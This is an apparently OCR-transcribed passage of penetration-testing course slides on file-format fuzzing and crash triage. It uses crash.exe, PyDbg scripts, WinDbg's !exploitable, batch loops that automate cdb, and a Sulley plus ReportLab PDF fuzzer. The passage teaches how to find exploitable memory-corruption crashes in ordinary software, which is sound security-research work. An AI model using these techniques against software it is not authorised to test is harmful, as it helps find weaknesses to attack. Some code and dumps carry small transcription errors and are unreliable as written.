Using crash.exe is very simple: run the target process with crash as the parent for a given period in milliseconds, passing along any command-line arguments specified. In the example on this slide we are testing the zip4.exe process with a set of mutated files.

The first invocation of zip4.exe through crash with a 1000 millisecond delay passes the "base.zip" file as an argument; after 1 second crash terminates zip4 and indicates that the process terminated normally.

The second invocation of zip4.exe through crash is more interesting. This time, test case "4311.zip" is specified as an argument, causing an Access Violation in a "mov" instruction, complete with a register dump. In the register dump we see that the EDX register (the source of the mov instruction) has an unusual address of 0x41414141 or "AAAA", part of the zip file mutation.



PyDbg

```
import sys
from pydbg import *
from pydbg.defines import *

def handle_av(pydbg):
        print pydbg.dump_context()
        pydbg.terminate_process()
        sys.exit(0)

dbg = pydbg()

for (pid, name) in dbg.enumerate_processes():
        if name == "mytarget.exe"
                break

dbg.attach(pid)
dbg.set_callback(EXCEPTION_ACCESS_VIOLATION, handle_av)
dbg.debug_event_loop()
```

Write your own debugging and tracing mechanism in Python

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking


PyDbg

While the crash.exe process is simple and useful, we lack any ability to customize it (iDefense does not release the source to crash.exe) for additional reporting and logging or other desired features. Fortunately, we can easily reproduce the functionality of crash.exe with the PyDbg module from Pedram Amini.

Using PyDbg it is straightforward to create your own launch and debugging script. The example on this slide started with the basic Python import statements, followed by a function handle_av(). This function is called whenever an Access Violation (AV) is observed, printing the crash details, terminating the target process and exiting the script.

In the main execution block of the script we start by instantiating the pydbg() object as "dbg". Next we search through the PID and process name list returned from "dbg.enumerate_processes()" looking for the process called "mytarget.exe". When this process is found, the for loop breaks and then the dbg instance attached to the PID and sets the handle_av() function as a callback for an access violation. Finally, the script calls "debug_event_loop()" on the dbg instance, allowing the mytarget.exe process to continue.

This script demonstrates the simplicity of the PyDbg script, but it isn't practical for use in file format fuzzing. Next, let's look at an expansion of this functionality that we can use in our own scripts.



pycrash.py

```
C:\dev>python pycrash.py zip4.exe
*** ACCESS VIOLATION ***

00403d1e:        mov ecx,[edx-0x8]

Read violation at  0x41414139

CONTEXT DUMP
  EIP: 00403d1e mov ecx,[edx-0x8]
  EAX: 0012f5a8 (   1242536) -> ....AAAAAAAPYIIIIIIQYPNL9Q8OTMEQ9WFX (stack)
  EBX: 015c4b98 (  22825880) -> DtF (heap)
  ECX: 00000004 (         4) -> N/A
  EDX: 41414141 (1094795585) -> N/A
  EDI: 0000bd11 (     48401) -> N/A
  ESI: 0012f5a8 (   1242536) -> ....AAAAAAAPYIIIIIINL9Q8OTMEQ9WFX (stack)
  EBP: 0012f5b4 (   1242548) -> YIIIIIIIIIIQZVTX30VX4AP0A3HH0A00ABMJX (stack)
  ESP: 0012f368 (   1241960) -> .MF..K\...[.d=I......>I.....$.....(stack)
  +00: 00464d84 (   4607364) -> N/A
  +04: 015c4b98 (  22825880) -> DtF (heap)
  +08: 015b1890 (  22747280) -> @I4[([ (heap)
  +0c: 00493d64 (   4799844) -> N/A
  +10: 0012f8a0 (   1243296) -> sB~A (stack)
  +14: 00493e84 (   4800132) -> N/A

Terminating process
```


Use standalone or leverage in your custom Python scripts.

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

pycrash.py

The pycrash script was created by this author (http://www.willhackforsushi.com/code/pycrash.py) to generate additional detail following a file format fuzzing session when testing over a million test cases against a complex piece of software. In the example on this slide, the zip4.exe process is used as an argument for the script. Following an access violation, additional detail is printed out to the screen before the process is terminated.

Aside from displaying slightly more detail on the output following a crash, the script by itself does not appear to have a lot more functionality than crash.exe. However, as a Python script you are free to modify it as you see fit to take special action following a crash (such as only logging the crash if the violation is a write violation or other arbitrary criteria) or to save the results in a file format that is compatible with other tools, or integrate with a ticketing and bug tracking system, etc.



WinDbg Exploitability Index


- WinDbg – Microsoft Security Engineering Team (MSEC) debugger
  - User-mode and kernel-mode debugging
- Distributed with Debugging Tools for Windows suite
- MSEC Debugger Extensions: !exploitability measurement
- Reliable for "EXPLOITABLE"
  - Needs more analysis for "NOT EXPLOITABLE" or "UNKNOWN"

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

WinDbg Exploitability Index

For Windows platforms, the Microsoft Security Engineering Team (MSEC) publishes the WinDbg debugger, capable of user-mode and kernel-mode debugging. WinDbg isn't the prettiest debugger available, but it is free and has some very useful features, including enhancements from the MSEC team to classify crashes as exploitable or not exploitable through the MSEC Debugger Extensions package.

Known as !exploitable (pronounced "bang exploitable"), the MSEC WinDbg extension gives us the ability to quickly assess a crash condition to determine if it is exploitable or not. While definitive results for the exploitability of a given crash may take hours or days of analysis, the WinDbg extension gives you some quick insight into the nature of the flaw. In this author's experience, when WinDbg reports "EXPLOITABLE" it is often a correct assessment. WinDbg's assessment of "NOT EXPLOITABLE" requires additional analysis for an accurate assessment, as does the "UNKNOWN" classification.



!exploitable

```
Command - "C:\Program Files\Yahoo!\Player\YPlayer.exe" - WinDbg:6.12.0002.633 X86
ModLoad: 74040000 74044000   C:\Windows\system32\ksuser.dll
ModLoad: 73d00000 73d09000   C:\Windows\system32\msacm32.drv
ModLoad: 73b60000 73b74000   C:\Windows\system32\MSACM32.dll
ModLoad: 73b50000 73b57000   C:\Windows\system32\midimap.dll
(1aa0.1d44): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=ffffffff ebx=0012fc20 ecx=41414135 edx=0012f858 esi=0012f9c0 edi=0012fa4
eip=76d1941d esp=0012f7e8 ebp=009b42f8 iopl=0         nv up ei pl nz na pe c
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=0001020
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for
kernel32!InterlockedDecrement+0x9:
76d19                  lock xadd dword ptr [ecx],eax ds:0023:41414135=????
0:000  !exploitable
*** W          to verify checksum for image00400000
*** ERROR: Module load completed but symbols could not be loaded for image00
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for
*** WARNING: Unable to verify checksum for C:\Program Files\Yahoo!\Player\yg
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for
Exploitability Classification: EXPLOITABLE
Recommended Bug Title: Exploitable - User Mode Write AV starting at kernel32

User mode write access violations that are not near NULL are exploitable.

0:000>
```

!exploitable


This slide demonstrates an example of the WinDbg debugger attached to the "Yplayer.exe" process. In the commands that have scrolled off the screen we attached to the process then loaded the msec.dll extension as shown below:

```
0:000> !load winext\msec.dll
0:000> g
```

An access violation is identified on the 5th line from the top, followed by a register dump and a disassembly of the errant instruction as "lock xadd …". By issuing the "!exploitable" command we can see that WinDbg classifies the flaw as an exploitable user mode access violation write condition, shown in detail below:

```
76d1941d f00fc101        lock xadd dword ptr [ecx],eax
ds:0023:41414135=????????
0:000> !exploitable
Exploitability Classification: EXPLOITABLE
Recommended Bug Title: Exploitable - User Mode Write AV starting at
kernel32!InterlockedDecrement+0x0000000000000009
(Hash=0x5c43123f.0x32743c21)
```

User mode write access violations that are not near NULL are exploitable.


Microsoft Console Debugger

- Console-based interface to WinDbg
  - Included with Debugging Tools for Windows
- Can also report on "!exploitable"
- Useful for automating analysis and logging over large test sets

Assumes msec.dll is in the current directory.

```
C:\TEMP>cdb -amsec.dll -c ".logopen case-0.pls.log; g;
!exploitable -m; .logclose; q" "C:\Program
Files\Yahoo!\Player\YPlayer.exe" case-0.pls
```


Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Microsoft Console Debugger

Accompanying the WinDbg GUI tool, Microsoft also provides a console-based version known as "cdb". Using cdb, we can use the shell to automate WinDbg-style commands using the "-c" argument and a quotation-marks enclosed list of commands, separated by semi-colons, specifying the MSEC !exploitable DLL with the "-a" argument (assumes msec.dll is in the current directory, otherwise specify the full path with "-a").

In the example on this slide we are invoking cdb with the msec.dll extension for the YPlayer executable and performing the following tasks:

- **".logopen case-0.pls.log"** - Open a logging file called "case-0.pls.log"
- **"g"** - Run the target executable
- **"!exploitable -m"** - At termination, gather exploitability information, logging the results in machine-readable (XML) format
- **".logclose"** - Close the logging file
- **"q"** - Quit cdb



Automating CDB

Setup your testing so the first case does not cause a fault, then loop cdb execution and logging for each test case with a FOR loop:

```
C:\DEV>FOR /L %i in (0,1,1024) do @"cdb.exe" -amsec.dll
-c ".logopen case-%i.log; g; !exploitable -m; .logclose"
target.exe case-%i.nfo
```

Terminate cdb automatically after 4 seconds, looping to continue killing cdb each time it restarts after the delay:

```
C:\DEV>FOR /L %i in (0,0,0) do @wmic process where
(name="cdb.exe") delete && ping -n 5 localhost >nul
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Automating CDB

We can script CDB to launch our target with the test case by wrapping it in an FOR loop, as shown in the top examination on this slide. First, we create our test cases such that the first test case (test case 0) does not cause the target executable ("target.exe") to crash. The first iteration of the FOR loop will not terminate unless we act upon it.


In another window, launch a second FOR loop, this time in an indefinite loop, killing the cdb process, then pausing for 4 seconds with the "ping" utility, as shown. This will kill the cdb process, then pause for several seconds while the first FOR loop starts cdb up again before killing it again.

Each time cdb runs and identifies a crash, the cdb commands specified with the "-c" argument will log the details from !exploitable and close the log file. If the process does not crash, the logging file does not get closed properly and will not be created by cdb. The end result is that any logging files created by cdb are from crash conditions.

Note that we do not run cdb with the "q" command in the "-c" list; if we did run cdb with this argument, a crash would cause cdb to log the crash details and quit immediately. Since the second FOR loop terminates processes independent of the current execution state (e.g. it is not integrated with cdb), we do not want to disrupt the timing by closing cdb and starting the next test case early. We pay a small timing penalty as a result, but we are able to collect more efficient test data.

Once we have generated our logging files, we can search them for the exploitability index with 'findstr "EXPLOITABLE" *.log' to identify the test cases marked exploitable:

```
C:\dev>findstr CLASSIFICATION *.log
case-1.nfo:CLASSIFICATION:UNKNOWN
case-10.nfo:CLASSIFICATION:UNKNOWN
case-40.nfo:CLASSIFICATION:UNKNOWN
case-45.nfo:CLASSIFICATION:EXPLOITABLE
```



File Fuzzing with Sulley

- Leverage custom fuzzing grammar with Sulley to target file format
- Much more up-front time
  - Better opportunities for bug discovery (CRC correction, string manipulation)
- Sulley does not automate application launch, delivery
  - Simple to perform manually using custom scripts, shell commands
- Leverages companion Python libraries

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking


File Fuzzing with Sulley

While mutation file fuzzing is simple to get started, it lacks any sophistication necessary to bypass common integrity check mechanisms such as a CRC, and is limited in the ability to creatively generate test cases. Next, we'll look at using Sulley for file fuzzing.

Like network fuzzing with Sulley, a lot of up-front time is required to build the fuzzer, based on the complexity of the file format. However, once that time is devoted to building the fuzzer, you'll have a much better understanding of the file format you are testing, and you will encounter many additional opportunities for manipulating the file format to identify faults.

Unlike FileFuzz, Sulley does not accommodate launching the target process with the test cases. Instead, we'll leverage native shell functionality instead or through custom scripting for this task.

One of the significant benefits of Sulley is that it is a Python framework, which allows us to easily integrate it with other Python libraries. Let's examine this functionality through the use of a third-party PDF library for creating PDF file test cases.



ReportLab

- Python report generation library
- Free, cross-platform
- Simple interface for PDF file creation


```
from reportlab.pdfgen import canvas
from reportlab.lib.units import inch

c = canvas.Canvas(filename="0.pdf")
c.setPageSize((8*inch,11*inch))
c.setAuthor("Joshua Wright")
c.setSubject("Subject")
c.setTitle("Title")
c.translate(inch, inch) # Origin
c.setFont("Helvetica", 32)
c.drawString(2*inch, 8*inch, "Hello
World")
# Close and save the PDF
c.save()
```

Report Lab

ReportLab is an open-source project from a company of the same name (http://www.reportlab.com/apis/reportlab/2.4/pdfgen.html) which provides a simple interface to create and manipulate PDF files. As a free and cross-platform library, ReportLab is popular wherever PDF automation is needed.

In the example on this slide we introduce some of the ReportLab PDF generation functionality, starting with an import of the system libraries. Next, we instantiate a canvas.Canvas object as "c", saving the output to the file "0.pdf". Next, we set parameters of our PDF canvas including the page size, author property, subject property and title property. We set the drawing cursor to one inch from the top of the page and one inch from the left with the translate() function. Once the origin is set, we specify a large font and simple string with additional offset, followed by a call to save the PDF.

Now that we've seen the basics of using ReportLab for mutating PDF files, let's look at how we can leverage Sulley to generate PDF mutations with ReportLab.



Sulley + ReportLab

```
from reportlab.pdfgen import canvas
from reportlab.lib.units import inch
from sulley import *

s_initialize("PDF Metadata - Author")
s_string("Joshua Wright")

i=0
while s_mutate():
  try:
    c = canvas.Canvas(filename="pdffuzz/Author-%d.pdf"%i)
    c.setAuthor(s_render())
    c.setSubject("Subject")
    c.setTitle("Title")
    c.translate(inch, inch)
    c.setFont("Helvetica", 32)
    c.drawString(2*inch, 8*inch, "Hello World")
    c.save()
    i=i+1
  except:
    pass
```

Continue script to create new PDF's, replacing static content with s_mutate() for subject, title, font, etc. Limited by the sanity checking in reportlab.

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Sulley + ReportLab

In this example we create a very simple PDF fuzzer by combining the features of Sulley and ReportLab together. In this script we include import statements for ReportLab and Sulley, followed by a Sulley initialize function with a single mutation string:

```
s_initialize("PDF Metadata - Author")
s_string("Joshua Wright")
```

